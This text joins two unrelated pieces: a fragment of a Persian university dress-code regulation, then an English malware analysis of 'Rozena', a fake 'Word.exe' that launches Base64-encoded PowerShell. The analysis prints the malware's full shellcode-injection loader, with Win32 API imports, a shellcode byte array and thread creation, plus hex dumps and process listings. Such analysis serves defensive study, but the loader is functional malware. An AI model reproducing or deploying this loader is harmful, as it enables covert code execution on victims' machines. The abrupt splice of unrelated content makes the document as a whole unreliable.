۲-۱۰- حمایت مالی از پایان نامه‌های برتر دانشجویی، طرح‌های پژوهشی و کتاب‌های مرتبط با موضوع گسترش فرهنگ عفاف و پوشش با استفاده از بودجه فرهنگی و پژوهشی دانشگاه در قالب تفاهم‌نامه میان معاونت فرهنگی و دانشجویی و معاونت پژوهش و فناوری دانشگاه.

۳–ضوابط مورد توجه در تعیین مصادیق مجاز و غیر مجاز پوشش و ظاهر آرایی

الف)– مصادیق مجاز:

رعایت پوشش و ظاهر هر فرد دانشگاهی در حدود و چارچوب‌های شرع مقدس اسلام، متناسب با شأن، منزلت و عرف دانشگاه و هم سو با فرهنگ اسلامی و ملی ایران.

ب)– مصادیق غیر مجاز:

پوشش مغایر با شرع مقدس اسلام، فرهنگ اسلامی و ملی و شأن و عرف دانشگاه و مصداق ترویج فرهنگ و سبک غربی و نماد عرفان‌های نوظهور، فرقه‌های انحرافی و شیطان پرستی.

۲

Figure 6. Word document for distraction

Rozena

The attacker leverages the default Window’s feature, which is not to show the file extension. Therefore, the attacker tricks the victim as shown in Figure 7. The green one is the document for distraction with no harm, and the red one is Rozena. It uses the Microsoft Word icon while it is an executable file. The PE header is shown in Figure 8.






Figure 7. Rozena “Word.exe” uses the Microsoft Word file icon



```
Word.vxe

Offset    0  1  2  3  4  5  6  7   8  9  A  B  C  D  E  F  10
00000000  4D 5A 90 00 03 00 00 00  04 00 00 00 FF FF 00 00 B8  MZ          ÿÿ  ¸
00000011  00 00 00 00 00 00 00 40  00 00 00 00 00 00 00 00 00         @
00000022  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00
00000033  00 00 00 00 00 00 00 00  00 80 00 00 00 0E 1F BA 0E           ▌     º
00000044  00 B4 09 CD 21 B8 01 4C  CD 21 54 68 69 73 20 70 72   ´ Í!¸ LÍ!This pr
00000055  6F 67 72 61 6D 20 63 61  6E 6E 6F 74 20 62 65 20 72  ogram cannot be r
00000066  75 6E 20 69 6E 20 44 4F  53 20 6D 6F 64 65 2E 0D 0D  un in DOS mode.
00000077  0A 24 00 00 00 00 00 00  00 50 45 00 00 64 86 06 00   $       PE  d▌
00000088  DC 6D 73 5A 00 00 00 00  00 00 00 00 F0 00 2F 00 0B  ÜmsZ        ð /
00000099  02 02 32 00 60 01 00 00  A8 00 00 00 00 00 00 00 10    2 `   ¨
000000AA  00 00 00 10 00 00 00 00  00 40 01 00 00 00 00 10 00           @
000000BB  00 00 02 00 00 04 00 00  00 00 00 00 00 05 00 02 00
000000CC  00 00 00 00 00 60 02 00  00 04 00 00 00 00 00 00 02       `
000000DD  00 00 00 00 00 10 00 00  00 00 00 00 10 00 00 00 00
000000EE  00 00 00 00 10 00 00 00  00 00 00 10 00 00 00 00 00
000000FF  00 00 00 00 00 10 00 00  00 00 00 00 00 00 00 00 00
00000110  98 F1 01 00 C8 00 00 00  00 20 02 00 44 32 00 00 00  ▌ñ  È       D2
00000121  D0 01 00 C8 10 00 00 00  00 00 00 00 00 00 00 00 00  Ð  È
00000132  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00
00000143  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00
00000154  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00
00000165  00 00 00 A8 F6 01 00 48  04 00 00 00 00 00 00 00 00     ¨ö  H
00000176  00 00 00 00 00 00 00 00  00 00 00 00 00 00 00 00 00
00000187  00 2E 63 6F 64 65 00 00  00 99 5A 00 00 00 10 00 00   .code   ▌Z
00000198  00 5C 00 00 00 04 00 00  00 00 00 00 00 00 00 00 00   \
000001A9  00 00 00 20 00 00 60 2E  74 65 78 74 00 00 00 C5 02        `.text   Å
000001BA  01 00 00 70 00 00 00 04  01 00 00 60 00 00 00 00 00     p       `
000001CB  00 00 00 00 00 00 00 00  00 20 00 00 60 2E 72 64 61              `.rda
000001DC  74 61 00 00 2D 4B 00 00  00 80 01 00 00 4C 00 00 00  ta  -K   ▌   L
000001ED  64 01 00 00 00 00 00 00  00 00 00 00 00 00 00 40 00  d              @
000001FE  00 40 2E 70 64 61 74 61  00 00 C8 10 00 00 00 D0 01   @.pdata  È    Ð
```

Figure 8. The File header of Rozena

After execution, it will create a process for a PowerShell command. We can find the chain from the process explorer (shown in Figure 9). And the full PowerShell command is shown in Figure 10, which is Base64-encoded.



powershell.exe:4576 Properties


Windows PowerShell
(Not verified) Microsoft Corporation
Version: 6.02.19041.0546
Time: 2021/10/6 下午 09:33
Path: C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe
Command line: 4wBlAHIAcwBoAGUAbABsACAAJABVAGoAawAgACQAZQAiADsAfQA="
Current directory: C:\Windows\
Parent: (4952)
User: DESKTOP-086B8GP\fontw

```
Interrupts              n/a    0.75  Hardware Interrupts
DPCs                    n/a          Deferred Procedure Calls
Registry                92
System Idle Process     0
csrss.exe               436          用戶端伺服器執行階段處理...   Microsoft Corporation
wininit.exe             508          Windows 啟動應用程式          Microsoft Corporation
csrss.exe               524          用戶端伺服器執行階段處理...   Microsoft Corporation
winlogon.exe            604          Windows 登入應用程式          Microsoft Corporation
  fontdrvhost.exe       792          Usermode Font Driver Host     Microsoft Corporation
  dwm.exe               1012   3.40  桌面視窗管理員                Microsoft Corporation
explorer.exe            5484   1.89  Windows 檔案總管              Microsoft Corporation
  VBoxTray.exe          1304         VirtualBox Guest Additions Tra...  Oracle Corporation
  procexp64.exe         1104  38.88  Sysinternals Process Explorer Sysinternals
  Wireshark.exe         5500   2.26  Wireshark                     The Wireshark developer co...
    dumpcap.exe         3984         Dumpcap                       The Wireshark developer co...
      conhost.exe       7976         主控台視窗主機                Microsoft Corporation
  Word.exe              8168
    cmd.exe             4952         Windows 命令處理程式          Microsoft Corporation
      conhost.exe       372          主控台視窗主機                Microsoft Corporation
      powershell.exe    4576         Windows PowerShell            Microsoft Corporation
        powershell.exe  6528         Windows PowerShell            Microsoft Corporation
          powershell.exe 5140  0.38  Windows PowerShell            Microsoft Corporation
```

powershell.exe:5140 Properties

Windows PowerShell
(Not verified) Microsoft Corporation
Version: 6.02.19041.0546
Time: 2021/10/6 下午 09:33
Path: C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Command line: "C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -ec JABiAHQASgBvAGQAaABVACAAPQAgACcAWwBEAGwAbABJAG0AcABvAHIAdAAoACIAawBlAHIAbgBlAGwAMwAyAC4AZABsAGwAIgApAF0AcAB1AGIAbABpAGMAIABzAH
Current directory: C:\Windows\


Figure 9. Execution of Rozena



```
C:\Windows\syswow64\windowspowershell\v1.0\powershell.exe  -Command "sv E -;sv apl ec;sv yaU ((gv E).value.toString()+(gv apl).value.toString());powershell (gv yaU).value.toString()
```

Figure 10. Full PowerShell command extracted from Rozena

As shown in Figure 11, the decoded command has only one job: inject shellcode. First, it defines a variable “$gcr” for the whole injection procedure. It uses DLLImport for kernel32.dll and msvcrt.dll for importing specific APIs: VirtualAlloc, CreateThread, and Memset, to achieve code injection. And it has some hexadecimal bytes that define the block of code to be injected later. Then it copies these bytes to the allocated memory and injects them into the running PowerShell.exe. Finally, it sets up a loop to start sleep. In the bottom part highlighted in red, it encodes the above injection code from “$gcr” with Base64, then invokes a new PowerShell process with parameter -ec.




```
$gcr = '$btJodhU = ''
[DllImport("kernel32.dll")]public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
[DllImport("kernel32.dll")]public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint dwCreationFlags, IntPtr lpThreadId);
[DllImport("msvcrt.dll")]public static extern IntPtr memset(IntPtr dest, uint src, uint count);'';
$w = Add-Type -memberDefinition $btJodhU -Name "Win32" -namespace Win32Functions -passthru;[Byte[]];
[Byte[]]$z =
0xb8,0x16,0x98,0x38,0xb9,0xdd,0xc4,0xd9,0x74,0x24,0xf4,0x5b,0x33,0xc9,0xb1,0x53,0x31,0x43,0x12,0x83,0xc3,0x04,0x03,0x55,0x96,0xda,0x4c,0xa5,0x4e,0x95,0xaf,0x55,0x8f,0xca,0x9e,0x87,0xeb,0x81,0xb3,0x1
7,0x7d,0x70,0xb8,0x05,0x71,0xf0,0xed,0xbd,0x02,0x74,0x3a,0x8c,0xeb,0x76,0x8d,0xa4,0x35,0xb8,0x31,0x94,0x06,0xdb,0xcd,0xe6,0x5a,0x3b,0xef,0x29,0xaf,0x3a,0x28,0xfc,0xc5,0xd3,0xe4,0xa9,0xae,0x7e,0x19,0
xde,0xf3,0x42,0x18,0x30,0x78,0xfa,0x62,0x35,0xbf,0x8f,0xde,0x34,0x90,0x20,0x54,0x6e,0x30,0xc0,0xb9,0x05,0x78,0xda,0xb8,0xd0,0x0d,0xe6,0xf3,0x1d,0xa4,0x9d,0xc0,0x6a,0x36,0x74,0x19,0xac,0x95,0xb9,0x95
,0x21,0xe7,0xfe,0x12,0xd9,0x92,0xf4,0x60,0x64,0xa5,0xce,0x1b,0xb2,0x20,0xd1,0xbc,0x31,0x92,0x35,0x3c,0x96,0x45,0xbd,0x32,0x53,0x01,0x99,0x56,0x62,0xc6,0x91,0x63,0xef,0xe9,0x75,0xe2,0xab,0xcd,0x51,0x
ae,0x68,0x6f,0xc3,0x0a,0xdf,0x90,0x13,0xf2,0x80,0x34,0x5f,0x11,0xd7,0x49,0xa0,0xe9,0xd8,0x17,0x37,0x25,0x14,0xa8,0xc7,0x21,0x2f,0xdb,0xf5,0xee,0x9b,0x73,0xb6,0x67,0x05,0x83,0xb9,0x5d,0xf1,0x1b,0x44,
0x5e,0x01,0x35,0x83,0x0a,0x51,0x2d,0x22,0x33,0x3a,0xad,0xcb,0xe6,0xec,0xfd,0x63,0x59,0x4c,0xae,0xc3,0x09,0x24,0xa4,0xcb,0x76,0x54,0xc7,0x01,0x1f,0x7c,0x2f,0xaa,0x20,0x7c,0x3d,0xc3,0x43,0x0e,0xd2,0x6
0,0xeb,0x88,0x58,0xe8,0xdd,0x30,0xd4,0x95,0x4a,0xdc,0x78,0x29,0xa3,0x73,0xf7,0xaa,0xbb,0xe3,0x5e,0x1c,0x88,0x73,0x5f,0x88,0x7b,0x33,0xbc,0x59,0x76,0xe3,0xd4,0x9f,0x86,0xd9,0x42,0x29,0x60,0xb7,0x9c,0
x7f,0x3a,0x2f,0x04,0xda,0xb0,0xce,0xc9,0xf0,0xbc,0xd0,0x42,0xf7,0x41,0x9e,0xa2,0x72,0x52,0x76,0x43,0xc9,0x08,0xd0,0x5c,0xe7,0x27,0xdc,0xc8,0x0c,0xee,0x8b,0x64,0x0f,0xd7,0xfb,0x2a,0xf0,0x32,0x70,0xe2
,0x64,0xfd,0xee,0x0b,0x69,0xfd,0xee,0x5d,0xe3,0xfd,0x86,0x39,0x57,0xae,0xb3,0x45,0x42,0xc2,0x68,0xd0,0x6d,0xb3,0xdd,0x73,0x06,0x39,0x38,0xb3,0x89,0xc2,0x6f,0x45,0xf5,0x14,0x49,0x33,0x17,0xa5;$g =
0x1000;if ($z.Length -gt 0x1000){$g = $z.Length};$btJo=$w::VirtualAlloc(0,0x1000,$g,0x40);
for ($i=0;$i -le ($z.Length-1);$i++) {$w::memset([IntPtr]($btJo.ToInt32()+$i), $z[$i], 1)};
$w::CreateThread(0,0,$btJo,0,0,0);
for (;;){Start-sleep 60};';
$e = [System.Convert]::ToBase64String([System.Text.Encoding]::Unicode.GetBytes($gcr));
$Ujk = "-ec ";
